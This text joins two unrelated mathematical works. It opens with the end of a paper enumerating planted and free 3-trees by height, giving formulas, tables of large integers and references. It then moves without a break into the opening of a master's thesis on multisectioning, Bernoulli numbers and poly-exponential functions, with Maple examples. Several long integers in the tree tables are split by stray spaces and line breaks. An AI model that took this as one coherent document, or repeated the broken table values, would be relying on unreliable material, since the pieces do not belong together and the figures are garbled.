The total number t_h of free 3-trees with a binary rooting is just the sum of the numbers obtained in Cases 1 and 2, for the appropriate values of *h* and *i*. More explicitly, for $h \geq 1$ we have

$$t_h = \left\lceil \frac{1+p_h}{2} \right\rceil + \sum_{i=1}^{\lfloor h/2 \rfloor} \left\{ a_{h-i} - \left\lceil \frac{2+d_{h-i,i}}{3} \right\rceil - \left\lceil \frac{1+d_{h-i,i}}{2} \right\rceil e_{h-i,i} \right\}$$
$$+ \sum_{i=1}^{\lfloor (h+1)/2 \rfloor} \left\{ b_{h-i+1} - \left\lceil \frac{1+d_{h-i+1,i}}{2} \right\rceil \right\} . \tag{12}$$

4. Numerical results.

Table I lists p_h for $h \leq 11$. Equations (1) and (2) enable us to calculate the sequence $p_1, p_2, \ldots, p_n$ in *O*(n) time.

Table II gives the values of t_h for $h \leq 10$. Note that $p_{h+1} \geq t_h$. This is because any tree with a binary rooting of height *h* corresponds to a planted 3-tree of height $h + 1$. This correspondence is obtained by adding a new root of degree one adjacent to the original root node. In general there are trees with more than one binary rooting of

height *h*, so that equality does not hold. (An example is provided by the tree *F* of Figure 1, which has two different binary rootings of height 5.) However, it is apparent that $p_{h+1} - t_h$ is small compared to t_h as *h* increases, so that multiple rootings of the same height are relatively rare.

TABLE I *The number of planted 3-trees by height*

h	p_h
1	1
2	2
3	7
4	56
5	2212
6	2595782
7	3374959180831
8	569518350448923906748 4387
9	162175575749223863014205312770713651031687342842 82
10	131504586847961235687181874578063117114329409897598970946516793776 220805297959867258692249572750581
11	864672818102648960261040653715831867092837278673702464113037906939 422113848975628994429633085310830824182159666913797168694932947833 666153033443005805197333617729392377202761080179484074798817 7012

In general, the method employed enables one to compute the values $t_1,t_2,...,t_n$ with $O(n^2)$ integer arithmetic operations and storage of *O(n)* integers. This analysis of complexity takes no account of the rapid increase in the size of the numbers involved. It is clear that log t_n = $O(n^2)$, so this has a significant effect.

First, (1) and (2) are applied to compute p_h and q_h for $h \le n$. Simultaneously (7) and (10) are applied to determine a_h and b_h for $h \le n$, and these values are stored. At the same time, (5) and (6) are used to find $d_{h,1}$ and $e_{h,1}$ for $h \le n$, and these too are stored. The calculation proceeds by induction on *i*, $i = 1, \cdots, \lfloor (n+1)/2 \rfloor$. As the numbers $d_{h,i}$ and $e_{h,i}$ are computed and stored, their contributions to $t_1,...,t_n$ as given in (12) are accummulated. First $d_{h,i+1}$ for $h \le n$ is given by (3), and then $e_{h,i+1}$ for

$h \leq n$ is determined from (4).

By computing the values of $d_{h,i}$ in descending order of *h*, one can overwrite the $d_{h,i}$ array by the $d_{h,i+1}$. Using (4) one calculates the $e_{h,i+1}$ in ascending order, but the $e_{h,i}$ are not needed and so can be overwritten too. In order to avoid separately storing the values $e_{i+1,i}$ needed to start with (4), note that for $i \geq 2$ we have

$$e_{i+1,i} = e_{i,i-1} + p_{i-1},$$

and

$$p_{i-1} = d_{i,i-1}.$$

Now $d_{i,i-1}$ should still be available due to the fact that $d_{h,i}$ only needed computing for $h > i$. This is because $d_{i,i} = 0$ (so can be handled separately) and $d_{h,i}$ for $h < i$ is not called for in (12). For the same reasons $e_{i,i-1}$ should also still be available. Finally, the trees counted by $d_{i,i-1}$ can be obtained in a 1-1 fashion from those of height $i - 1$ by joining two new endnodes to each old endnode. Each new tree then has height *i* but has only nodes of degree 3 at level $i - 1$. Hence $p_{i-1} = d_{i,i-1}$ as claimed above.

TABLE II *The number of free binary trees by height*

h	t_h
1	2
2	7
3	52
4	2133
5	2590407
6	3374951541062
7	569518350447911664037650 9
8	16217557574922386301420514191523784895639577710480
9	131504586847961235687181874578063117114329409897550318273792033024 340388219235081096658023517076950
10	864672818102648960261040653715831867092837278673702464113037906939 422113848975628994429633085310791372806105278543091014135638261111 332568125071831162916346622215285259706755425652252091997309095 5

References

1. A. CAYLEY, On the analytical forms called trees, with applications to the theory of chemical combinations, *Rep. Brit. Assoc. Advance. Sci.* **45** (1875), 257-305 = *Math. Papers*, Vol. 9, 427-460.
2. I. M. H. ETHERINGTON, On non-associative combinations, *Proc. Roy. Soc. Edinburgh* **59** (1938/39), 153-162.
3. F. HARARY, "Graph Theory," Addison-Wesley, Reading, 1969.
4. F. HARARY and E. M. PALMER, "Graphical Enumeration," Academic, New York, 1973.
5. R. OTTER, The number of trees, *Ann. of Math.* **49** (1948), 583-599.
6. N. J. A. SLOANE, "A Handbook of Integer Sequences" Academic, New York, 1973.

Multisectioning, Rational Poly-Exponential Functions and Parallel Computation.

by

Kevin Hare
B.Math, University of Waterloo, 1997.

A THESIS SUBMITTED IN PARTIAL FULFILLMENT
OF THE REQUIREMENTS FOR THE DEGREE OF
MASTER OF SCIENCE
in the Department
of
Mathematics & Statistics.

SIMON FRASER UNIVERSITY
February 2001

APPROVAL

Name: Kevin Hare

Degree: Master of Science

Title of thesis: Multisectioning, Rational Poly-Exponential Functions and Parallel Computation.

Examining Committee:

Dr. R. Lockhart
Chair

Dr. J. M. Borwein
Senior Supervisor

Dr. M. Monagan

Dr. L. Goddyn

Dr. A. Gupta
Department of Computing Science
External Examiner

Date Approved: _____

Abstract.

Bernoulli numbers and similar arithmetic objects have long been of interest in mathematics. Historically, people have been interested in different recursion formulae that can be derived for the Bernoulli numbers, and the use of these recursion formulae for the calculation of Bernoulli numbers. Some of these methods, which in the past have only been of theoretical interest, are now practical with the availability of high-powered computation.

This thesis explores some of these techniques of deriving new recursion formulae, and expands upon these methods. The main technique that is explored is that of "*multisectioning*". Typically, the calculation of a Bernoulli number requires the calculation of all previous Bernoulli numbers. The method of multisectioning is such that only a fraction of the previous Bernoulli numbers are needed. In exchange, a more complicated recursion formula, called a "*lacunary recursion formula*", must be derived and used.

Dedication.

I would like to dedicate this thesis to my parents, who always supported me with my interest in mathematics.

Acknowledgments.

I would like to thank my supervisor, Jon Borwein, for all his help and insight with respect to this area of research. Also, I would like to thank Marni Mishna, Cindy Loten and Jeff Graham for their proof reading of my thesis, Greg Fee for all of his suggestions on how to improve my Maple code, and numerous other people both within the CECM, and at SFU who made my time here enjoyable.

Contents

List of Tables

List of Figures

Chapter 1

Introduction and preliminaries.

1.1 Introduction.

Bernoulli numbers and similar arithmetic objects have long been of interest in mathematics. Historically, people have been interested in different recursion formulae that can be derived for the Bernoulli numbers, and the use of these recursion formulae for the calculation of Bernoulli numbers. Some of these methods, which in the past have only been of theoretical interest, are now practical with the availability of high-powered computation.

This thesis explores some of these techniques of deriving new recursion formulae, and expands upon these methods. The main technique that is explored is that of "*multisectioning*". Typically, the calculation of a Bernoulli number requires the calculation of all previous Bernoulli numbers. The method of multisectioning is such that only a fraction of the previous Bernoulli numbers are needed. In exchange, a more complicated recursion formula, called a "*lacunary recursion formula*", must be derived and used.

There is a simple formula for $\zeta(n)$, the "*Riemann zeta function*" evaluated at n, for positive even integers n and for negative odd integers n in terms of the Bernoulli numbers. Also, there are numerous constants, (π^{2n}, $\log 2$, γ - the Euler gamma function, τ - the golden mean, G - Catalan's constant) that admit identities of infinite sums of zeta values. Thus the calculations of Bernoulli numbers can be used for certain high precision evaluations of other constants [6].

Bernoulli numbers were first introduced by Jacques Bernoulli (1654-1705), in the second part of his treatise published in 1713, *Ars conjectandi* ("Art of Conjecturing"). At the time, Bernoulli numbers were used for writing the infinite series expansions of hyperbolic and trigonometric functions [7].

Von Staudt and Clausen independently discovered a rapid means of determining the denominator of the Bernoulli numbers [17]. This is very useful for testing to see if the calculation was done without errors. (Any error will most likely return a result for which the Clausen - von Staudt theorem does not hold.)

Van den Berg was the first to discuss finding recurrence formulae for the Bernoulli numbers with arbitrary sized gaps (1881) [19]. (Gaps of size m implies that only $\frac{1}{m}$-th of the information is required, and is the result of multisectioning by m.) Haussner worked on this again, 12 years later (1893) giving the results in terms of hypergeometric functions [19]. Ramanujan, in 1911, is given credit for first giving the formulae for small gaps explicitly. Ramanujan showed how gaps of size 7 could be found, and explicitly wrote out the recursion for gaps of size 6 [4, 19, 22]. These methods were extended to the Euler numbers in 1914 by Glaisher, who used these to compute the first 27 non-zero Euler numbers [14].

Nielsen in 1922, gave an improved notation from a computational point of view to deal with gaps of large sizes [19].

Lehmer in 1934 extended these methods to Euler numbers, Genocchi numbers, and Lucas numbers (1934) [19], and calculated the 196-th Bernoulli number.

The goal in this thesis is to expand these techniques to much more than just Bernoulli and Euler numbers. In general anything that is in the form $\frac{\sum_{i=1}^{n} p_i(x)e^{\lambda_i x}}{\sum_{j=1}^{m} q_j(x)e^{\mu_j x}}$ for polynomials $p_i(x)$, $q_j(x) \in \mathbb{C}[x]$ and constants λ_i, $\mu_j \in \mathbb{C}$ can have the terms of its exponential generating function calculated quickly via multisectioning. This type of function is called a "*rational poly-exponential function*".

This thesis will be looking at examples that are derived from Bernoulli numbers, such as Euler numbers, Genocchi numbers and Lucas numbers. But there are a large variety of other situations where rational poly-exponential functions occur. Some are listed below:

- $(1 + x)(\tan(x) + \sec(x))$ - Boustrophedon transform of sequence 1,1,0,0,0,0,... [21]. Reference number A000756 [25, 26].
- $e^{2x}(\tan(x)+\sec(x))$ - Boustrophedon transform of powers of 2 [21]. Reference number A000752 [25, 26].
- $e^x(\tan(x) + \sec(x))$ - Boustrophedon transform of all-1's sequence [21]. Reference number A000667 [25, 26].
- $(1 + x)e^x(\tan(x) + \sec(x))$ - Boustrophedon transform of natural numbers [21]. Reference number A000737 [25, 26].
- $\frac{e^{-x}}{(1-x)^3}$ - $a(n) = na(n-1) + (n-2)a(n-2)$ [23]. Reference numbers A000153, M1791, N0706 [25, 26].

- $\frac{e^{-x}}{(1-x)^2}$ - $a(n) = na(n-1) + (n-1)a(n-2)$ [11, 23]. Reference numbers A000255, M2905, N1166 [25, 26].
- $\frac{e^{x}}{(1-x)^2}$ - $\sum_{k=0}^{n}(k+1)!\binom{n}{k}$ [3, 29]. Reference numbers A001339, M2901, N1164 [25, 26].
- $\frac{e^{-x}}{(1-x)^4}$ - $a(n) = na(n-1) + (n-3)a(n-2)$ [23]. Reference numbers A000261, M2949, N1189 [25, 26].
- $\frac{1-e^{x}}{1-2e^{-x}}$ - Simplices in barycentric subdivisions of n-simplex. Reference numbers A002050, M3939, N1622 [25, 26].
- $\frac{1}{2+x-e^{x}}$ - Partition n labeled elements into sets of sizes of at least 2 and order the sets. Reference number A032032 [25, 26].
- The tangent numbers T_n where $\tan z = \sum_{i=0}^{\infty}(-1)^{n+1}\frac{T_{2n+1}z^{2n+1}}{(2n+1)!}$ [5].

These examples, with the exception of the last one, were all found with the help of *The Encyclopedia of Integer Sequences* and its online counterpart [25, 26]. The reference number is the number associated with the sequence within *The Encyclopedia of Integer Sequences*.

Also, although most of the techniques discussed in this thesis are for rational poly-exponential functions in one variable, it is possible to perform multisectioning in a more general setting, such as for the Bernoulli polynomials, or Euler polynomials (the exponential generating function with respect to x of $\frac{xe^{tx}}{e^{x}-1}$ and $\frac{2e^{xt}}{e^{x}+1}$ give the Bernoulli and Euler polynomials respectively as polynomials in t) [2].

The goal of multisectioning by m is to calculate a lacunary recursion formula so that to calculate a term of the exponential generating function of the rational poly-exponential function requires only $\frac{1}{m}$-th of the time and an $\frac{1}{m}$-th of the information when compared with the standard recursion formula. This allows the calculation on m different machines to achieve a theoretical speed up of a factor of m. (In actual fact, experience shows that the speed up will be greater than this, as the reduction in memory requirements will delay thrashing, and the system can better utilize memory management.) Unfortunately for large m it becomes impractical to determine what these lacunary recursion formulae are as the time to determine the recursion formulae and the complexity of these recursion formulae far exceeds the time to calculate these values with smaller gaps.

Hence multisectioning is a method to compute the Bernoulli numbers that does not require any shared memory. This method is limited by the growth in the cost of determining the lacunary recursion formulae. Conversely there are methods which make use of shared memory (or limited message passing) that are not limited by any increase in the complexity of the lacunary recursion formulae. These methods are limited by the effectiveness of the communication between processes. These techniques are called "*recycling methods*" [6].

Included with this thesis are are a description of the computer programs to determine the lacunary recurrence relations for multisectioned poly-exponential functions, programs to determine the lacunary recursion formulae for multisectioned rational poly-exponential function, as well as algorithms to perform these calculations by recycling. For space consideration the actual code was not included within the thesis. These programs can be found on the web at [1]. This is all written in Maple [13].

1.2 Outline.

Chapter 2 defines and explores poly-exponential functions. This chapter examines some closure properties and metrics upon these functions. As well, this chapter looks at some examples of multisectioning functions of this type.

Rational poly-exponential functions are defined and explored in Chapter 3. Again some closure properties, and metrics upon these functions are examined. As well, examples of how to calculate the coefficients of the exponential generating functions of rational poly-exponential functions and multisectioned rational poly-exponential functions via their lacunary recursion formulae are looked at.

Chapter 4 examines different techniques of calculating lacunary recursion formulae for multisectioned poly-exponential functions.

Different techniques of calculating lacunary recursion formulae for multisectioned rational poly-exponential functions are examined at in Chapter 5.

Chapter 6 looks at different methods to perform the calculation of the coefficients of the exponential generating functions of rational poly-exponential functions, after the lacunary recursion formulae are determined. These different techniques take advantage of multi-processor computers, and distributed computer networks.

The last chapter, Chapter 7 discusses some of the results of this thesis, and makes some conclusions as to what has been learned as a result of these investigations.

Appendix A is an outline of the code. Appendix B lists the common notation and page references. Appendix C contains a list of definitions along with the page reference where the definition is first made. Appendix D is for the bugs reports of bugs found in Maple during the course of these investigations. The last appendix, Appendix E is the code.

Chapter 2

Poly-exponential functions.

2.1 Poly-exponential functions.

The study of rational poly-exponential functions is begun with the exploration of a simpler model; that of poly-exponential functions. To that end define:

Definition 2.1 (Poly-exponential function.) *Let* λ_1, ..., $\lambda_n \in \mathbb{C}$ *be constants and* $p_1(x)$, ..., $p_n(x) \in \mathbb{C}[x]$ *be polynomials. Then*

$$\sum_{i=1}^{n} p_i(x) e^{\lambda_i x},$$

*is a "*poly-exponential function*". Denote the set of all such functions by* $\mathcal{P}$.

This definition along with Lemma 2.1 and Theorem 2.1 are generalization of examples found in Wilf's *Generating Functionology* [30].

Many results for poly-exponential functions can be extended to ratios of poly-exponential functions, thus allowing a simpler setting for developing techniques for the calculations that are the goal of this thesis. Section 2.2 examines the relationship between exponential generating functions and poly-exponential functions. In Section 2.3 the recurrence polynomial corresponding to a linear recurrence relation is defined and explored. Section 2.4 examines in detail the structure and some of the substructure of $\mathcal{P}$, defining both $\mathcal{P}^{R_1,R_2}$ and $\mathcal{P}_{R_1,R_2}$ ($\mathcal{P}^{R_1,R_2}$ and $\mathcal{P}_{R_1,R_2}$ being subrings of $\mathcal{P}$ where the certain coefficients lie within R_1 or R_2). The relationship between two subrings of $\mathcal{P}$, $\mathcal{P}^{R_1,R_2}$ and $\mathcal{P}_{R_1,R_2}$, and showing that these subrings are distinct are shown in Section 2.5. (The subrings are defined by restricting the coefficients to certain rings.) In Section 2.6 some metrics of complexity are introduced for the functions in $\mathcal{P}$, and the relationships between these metrics, with

each other and with standard operations such as addition or multiplication are explored. Section 2.7 contains three detailed examples. The last section, Section 2.8, summarizes the main points of this chapter into a final theorem.

2.2 Exponential generating functions.

The main result of this section is the detailing of the relationship between poly-exponential functions and exponential generating functions.

Lemma 2.1 *Let $s(x)$ be a complex valued function. Then $s(x)$ can be written as an exponential generating function $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$, where the b_i satisfies an N-term linear recurrence relation with constant terms if and only if $s(x)$ can be written as $\sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$ for polynomials $p_i(x) \in \mathbb{C}[x]$ and non-zero constants $\lambda_i \in \mathbb{C}$.*

Proof: Let $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ where the b_i satisfy the linear recurrence relation $b_i = \beta_1 b_{i-1} + ... + \beta_N b_{i-N}$, $\beta_N \neq 0$ for $i \geq N$. Let λ_1, ..., λ_N be roots of the polynomial $x^N - \beta_1 x^{N-1} - ... - \beta_N$ (not necessarily distinct). It is worth noting here that $\lambda_i \neq 0$ for all i. From a standard result on linear recurrence relations [16], it follows that $b_j = \sum_{i=1}^{N} \alpha_i j^{(r_i)} \lambda_i^{j-r_i}$ for some $r_i \in \mathbb{Z}$, and some $\alpha_i \in \mathbb{C}$. Here the notation of Comtet [10] is used, where $j^{(r)} = j(j-1)(j-2)...(j-r+1)$ and $j^{(0)} = 1$. Thus:

$$\begin{aligned} s(x) &= \sum_{j=0}^{\infty} b_j \frac{x^j}{j!} = \sum_{j=0}^{\infty} \sum_{i=1}^{N} \frac{\alpha_i j^{(r_i)} \lambda_i^{j-r_i} x^j}{j!} = \sum_{i=1}^{N} \sum_{j=0}^{\infty} \alpha_i x^{r_i} (\frac{j^{(r_i)} \lambda_i^{j-r_i} x^{j-r_i}}{j!}) \\ &= \sum_{i=1}^{N} \alpha_i x^{r_i} \sum_{j=0}^{\infty} (\frac{j^{(r_i)} \lambda_i^{j-r_i} x^{j-r_i}}{j!}) = \sum_{i=1}^{N} \alpha_i x^{r_i} \sum_{j=r_i}^{\infty} (\frac{\lambda_i^{j-r_i} x^{j-r_i}}{(j-r_i)!}) = \sum_{i=1}^{N} \alpha_i x^{r_i} e^{\lambda_i x}. \end{aligned}$$

Now combine the $\alpha_i x^{r_i}$ which have the same λ_i, and relabel to get $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$, where the λ_i are distinct and non-zero.

To prove the other direction, let $t(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$, where $\mu_j \neq 0$, $\mu_j \in \mathbb{C}$ and $q_j(x) \in \mathbb{C}[x]$ are polynomials. Consider the polynomial:

$$P(x) = \prod_{j=1}^{n} (x - \mu_j)^{\deg(q_j(x))} = x^n - \alpha_1 x^{n-1} - ... - \alpha_n.$$

Then $t(x) = \sum_{j=0}^{\infty} d_j \frac{x^j}{j!}$ where the d_j satisfies the n term linear recurrence relation $d_j = \alpha_1 d_{j-1} + ... + \alpha_n d_{j-n}$. Later, in Section 2.3 it will be shown that $P(x)$ is the recurrence polynomial of $t(x)$.

■

Theorem 2.1 *Let $s(x)$ be a complex valued function. Then $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ where there exists an m, such that for $i > m$ the b_i satisfy an N-term linear recurrence relation with constant terms if and only if $s(x) \in \mathcal{P}$.*

Proof: First consider $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ where after some m, the b_i satisfy an N-term linear recurrence relation. A degree m polynomial can be extracted, say $p_0(x)$ $(= \sum_{i=0}^{m} \beta_i \frac{x^i}{i!})$ such that the resulting $\bar{b}_i$ $(= b_i - \beta_i)$ satisfy an N-term linear recurrence relation. Then by Lemma 2.1 $s(x)$ can be written as:

$$s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} = \sum_{i=0}^{\infty} \bar{b}_i \frac{x^i}{i!} + p_0(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x} + p_0(x) e^{0x},$$

for some polynomials $p_i(x)$ and constants λ_i.

Similarly, if $t(x) = \sum_{j=1}^{m} q_j(x) e^{\mu_j x} + p_0(x)$, for polynomials $p_0(x)$, $q_j(x)$, and non-zero constants μ_j, by Lemma 2.1, $t(x)$ can be rewritten as:

$$t(x) = \sum_{j=0}^{\infty} d_j \frac{x^j}{j!} + p_0(x) = \sum_{j=0}^{\infty} \bar{d}_j \frac{x^j}{j!},$$

where the d_j satisfy an N-term linear recurrence relation and where the $\bar{d}_j$ (which are derived by adding the d_j to the coefficients of the polynomial $p_0(x)$) satisfy an N-term linear recurrence relation for $j \geq N + \deg(p_0(x))$.

■

Example 1 *Consider the following example in Maple. For more information about the Maple code, see Appendix A. For the Maple code see Appendix E. The Maple code and help files (including information about syntax) are available on the web at [1].*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the function $s_1(x) = x + x\,e^x$. Converting this to an exponential generating function gives:

```
> \mapleinline{active}{1d}{s[1] := x + x * exp(x):}{%
> }
```

```
> \mapleinline{active}{1d}{convert_egf(s[1], b, x);}{%
> }
```

$$\mathrm{b}(x) = 2\,\mathrm{b}(x-1) - \mathrm{b}(x-2),\ b,\ x,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 2,\ \mathrm{b}(2) = 2,\ \mathrm{b}(3) = 3]$$

So $s_1(x)$ *can be written as* $\sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$ *where* $b_i = 2\, b_{i-1} - b_{i-2}$, *with* $b_0 = 0$, $b_1 = 2$, $b_2 = 2$ *and* $b_3 = 3$.

Example 2 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the function $s_2(x) = \sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$, *where* $b_i = b_{i-1} + b_{i-2}$ *with* $b_0 = 0$ *and* $b_1 = 1$. *These* b_i *are the "*Fibonacci numbers*" [2]. Converting this to a poly-exponential function gives.*

```
> \mapleinline{active}{1d}{s[2] := b(x) = b(x-1) + b(x-2), b, x,
> [b(0) = 0, b(1) = 1];}{%
> }
```

$$s_2 := \mathrm{b}(x) = \mathrm{b}(x-1) + \mathrm{b}(x-2),\, b,\, x,\, [\mathrm{b}(0) = 0,\, \mathrm{b}(1) = 1]$$

```
> \mapleinline{active}{1d}{convert_pe(s[2]);}{%
> }
```

$$-\frac{1}{5}\sqrt{5}\, e^{(x\,(1/2-1/2\sqrt{5}))} + \frac{1}{5}\sqrt{5}\, e^{(x\,(1/2+1/2\sqrt{5}))},\, x$$

So this can be written as a poly-exponential function, as demonstrated above.

2.3 The recurrence polynomial.

Identifying linear recurrence relations with polynomials will be useful for the further exploration of poly-exponential functions and rational poly-exponential functions. To this end define:

Definition 2.2 (Recurrence polynomial $P^s(x)$**.)** *Let* $s(x) \in \mathcal{P}$, *where* $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$, *where the* b_i *satisfy an* N*-term linear recurrence relation for all* b_i, $i \geq m+N$, *say* $b_i = \alpha_1 b_{i-1} + ... + \alpha_N b_{i-N}$. *For* $m \geq 1$ *assume that for* $i = m + N - 1$, *that* $b_i \neq \alpha_1 b_{i-1} + ... + \alpha_N b_{i-N}$. *Define the "*recurrence polynomial*"* $P^s(x)$ *by:*

$$P^s(x) = x^m(x^N - \alpha_1 x^{N-1} - ... - \alpha_{N-1}x - \alpha_N).$$

Example 3 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Again consider $s_1(x) = x + e^x\, x$ *from Example 1. This example determines what* $s_1(x)$*'s recurrence polynomial is.*

```
> \mapleinline{active}{1d}{s[1] := x + exp(x)*x;}{%
> }
```

$$s_1 := x + x\,e^x$$

```
> \mapleinline{active}{1d}{egf := convert_egf(s[1], b, x);}{%
> }
```

$$egf := \mathrm{b}(x) = 2\,\mathrm{b}(x-1) - \mathrm{b}(x-2),\ b,\ x,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 2,\ \mathrm{b}(2) = 2,\ \mathrm{b}(3) = 3]$$

```
> \mapleinline{active}{1d}{convert_poly(egf);}{%
> }
```

$$x^4 - 2\,x^3 + x^2$$

In contrast consider a random polynomial, and determine what its linear recurrence relation would be.

```
> \mapleinline{active}{1d}{poly := randpoly(x);}{%
> }
```

$$poly := -55\,x^5 - 37\,x^4 - 35\,x^3 + 97\,x^2 + 50\,x + 79$$

```
> \mapleinline{active}{1d}{convert_rec(poly,b,x);}{%
> }
```

$$\mathrm{b}(x) = -\frac{37}{55}\,\mathrm{b}(x-1) - \frac{7}{11}\,\mathrm{b}(x-2) + \frac{97}{55}\,\mathrm{b}(x-3) + \frac{10}{11}\,\mathrm{b}(x-4) + \frac{79}{55}\,\mathrm{b}(x-5)$$

The recurrence polynomial $P^s(x)$ is defined in this way so that it will contain information about when a linear recurrence relation is valid. This construction was suggested by my supervisor, Jon Borwein partly because a useful corollary follows from this definition as a result.

Corollary 1 *If $s(x) \in \mathcal{P}$, $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$, with n distinct λ_i, then:*

$$\deg(P^s(x)) = \sum_{i=1}^{n}(\deg(p_i(x)) + 1).$$

Later, it will be show that this corollary also follows from Lemma 2.5 and is related to the definition of $deg^P(s(x))$ as given in Definition 2.7.

Let $s(x) \in \mathcal{P}$, $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$. It is possible to find more than one linear recurrence relation for the b_i. For example $b_i = b_{i-1} + b_{i-2}$ and $b_i = 2b_{i-2} + b_{i-3}$ are both valid linear recurrence relations for the Fibonacci numbers. Next it is shown how to avoid the ambiguity of which recurrence polynomial or linear recurrence relation to use.

Define the "*length*" of a linear recurrence relation to be the degree of the recurrence polynomial associated with it. (Later it is shown that this is equivalent to the metric deg^P.) Consider the

minimal integer $n \geq 0$ such that there is a linear recurrence relation of length n; this gives a unique lower bound to the length of a linear recurrence relation. From this it can be shown that this minimal linear recurrence relation is unique, for if there were two different linear recurrence relations of length N,

$$\begin{aligned} b_i &= \alpha_1 b_{i-1} + ... + \alpha_N b_{i-N} \\ \text{and } b_i &= \beta_1 b_{i-1} + ... + \beta_N b_{i-N}, \end{aligned}$$

then

$$0 = (\alpha_1 - \beta_1) b_{i-1} + ... + (\alpha_N - \beta_N) b_{i-N},$$

which has non-zero terms, hence is a smaller linear recurrence relation, which is a contradiction.

Therefore from the comments above, and the results of Corollary 1, assume that $P^s(x)$ is the unique smallest polynomial associated with the unique linear recurrence relation of minimal length associated with $s(x) \in \mathcal{P}$.

If $P(x)$ and $Q(x)$ are two recurrence polynomials associated with the linear recurrence relation of $s(x) \in \mathcal{P}$ (not necessarily minimal) then $\gcd(P(x), Q(x))$ is also associated with $s(x)$. In fact, any polynomial $P(x)$ such that $P^s(x) | P(x)$ will yield a linear recurrence relation for $s(x)$, albeit not one of minimal length.

2.4 The structure of $\mathcal{P}$.

As yet, $\mathcal{P}$ has only been looked at as a collection of functions. However $\mathcal{P}$ has an internal structure. The main result of this section is to show that $\mathcal{P}$ is a ring. As well, some subrings of $\mathcal{P}$ are examined. Some of the consequences of this are re-examined in Section 4.6 in which calculations over different subrings of $\mathcal{P}$ and $\mathcal{R}$ (to be defined in Chapter 3) are made.

To the best of my knowledge, the subrings of $\mathcal{P}$ in this section have never been examined before, and the results in this section are new.

Definition 2.3 ($\mathcal{P}_{R_1,R_2}$.) *Let R_1 and R_2 be subrings of $\mathbb{C}$. Define*

$$\mathcal{P}_{R_1,R_2} = \{s(x) \in \mathcal{P} : s(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x}, \lambda_i \in R_1, p_i(x) \in R_2[x]\}.$$

Definition 2.4 ($\mathcal{P}^{R_1,R_2}$.) *Let R_1 and R_2 be subrings of $\mathbb{C}$. Define*

$$\mathcal{P}^{R_1,R_2} = \{s(x) \in \mathcal{P} : s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}, P^s(x) \text{ factors in } R_1[x], b_i \in R_2\}.$$

The main result of this section is to show that $\mathcal{P}_{R_1,R_2}$ and $\mathcal{P}^{R_1,R_2}$ are both rings. First some preliminary definitions are made to help discuss multisectioning. The process of multisectioning has had a long history, including Ramanujan, Lehmer, Glaisher [14, 19, 22]. For a more detailed describe of the history, see Section 1.1.

Definition 2.5 *Define* $\omega_m = e^{\frac{2\pi i}{m}}$.

Definition 2.6 (Multisectioning.) *Let* $f(x)$ *be a function acting on a subset of* $\mathbb{C}$. *Define* $f_m^q(x) = \frac{1}{m}\sum_{i=0}^{m-1} \omega_m^{-iq}\ f(\omega_m^i x)$.

The term "*multisectioning*" is used to describe this process [24]. To say a function $s(x)$ is "*multisectioned by* m" means that $s_m^q(x)$ is being discussed for some q. To say a function $s(x)$ is "*multisectioned by* m *at* q" means that the function $s_m^q(x)$ is being discussed. The term "*lacunary recurrence relation*" is used to describe the linear recurrence relation of a poly-exponential function that has been multisectioned [24].

If $s(x) \in \mathcal{P}$, then it follows that $s_m^q(x) \in \mathcal{P}$. Let $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$, then:

$$\begin{aligned} s_m^q(x) &= \frac{1}{m}\sum_{k=0}^{m-1} \omega_m^{-kq} s(\omega_m^k x) = \frac{1}{m}\sum_{k=0}^{m-1} \omega_m^{-kq} \sum_{i=0}^{\infty} b_i \frac{x^i \omega_m^{ki}}{i!} = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \frac{1}{m}\sum_{k=0}^{m-1} \omega_m^{-kq}\omega_m^{ki} \\ &= \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \frac{1}{m}\sum_{k=0}^{m-1} \omega_m^{-kq+ki}. \end{aligned}$$

By noticing that $\frac{1}{m}\sum_{k=0}^{m-1} \omega_m^{-kq+ki}$ is equal to 1 if and only if $q \equiv i \pmod m$ and 0 otherwise, this simplifies to

$$s_m^q(x) = \sum_{i=0}^{\infty} b_{mi+q} \frac{x^{mi+q}}{(mi+q)!}.$$

So the process of multisectioning will isolate certain terms within the power series.

Consider a poly-exponential functions, say $t(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x}$, then a simple calculation shows that $t_m^q(x)$ has the form:

$$t_m^q(x) = \frac{1}{m}\sum_{j=0}^{m-1}\sum_{i=0}^{n} \omega_m^{-jq} p_i(x\omega_m^{-j}) e^{\lambda_i x \omega_m^{-j}}.$$

Rewriting this as $t_m^q(x) = \sum_{j=1}^{\bar{n}} \bar{p}_j(x) e^{\mu_j x}$, shows that, the recurrence polynomial of $t_m^q(x)$ is:

$$P^{t_m^q(x)}(x) = \prod_{j=1}^{\bar{n}} (x-\mu_j)^{\deg(\bar{p}_j(x))}.$$

The set $\{u_j : j = 1...n\}$ is independant of q, (they will run through $\lambda_i \omega_m^j$). By multisectioning, it is possible that the roots will be of a different multiplicity, hence giving a different recurrence polynomial

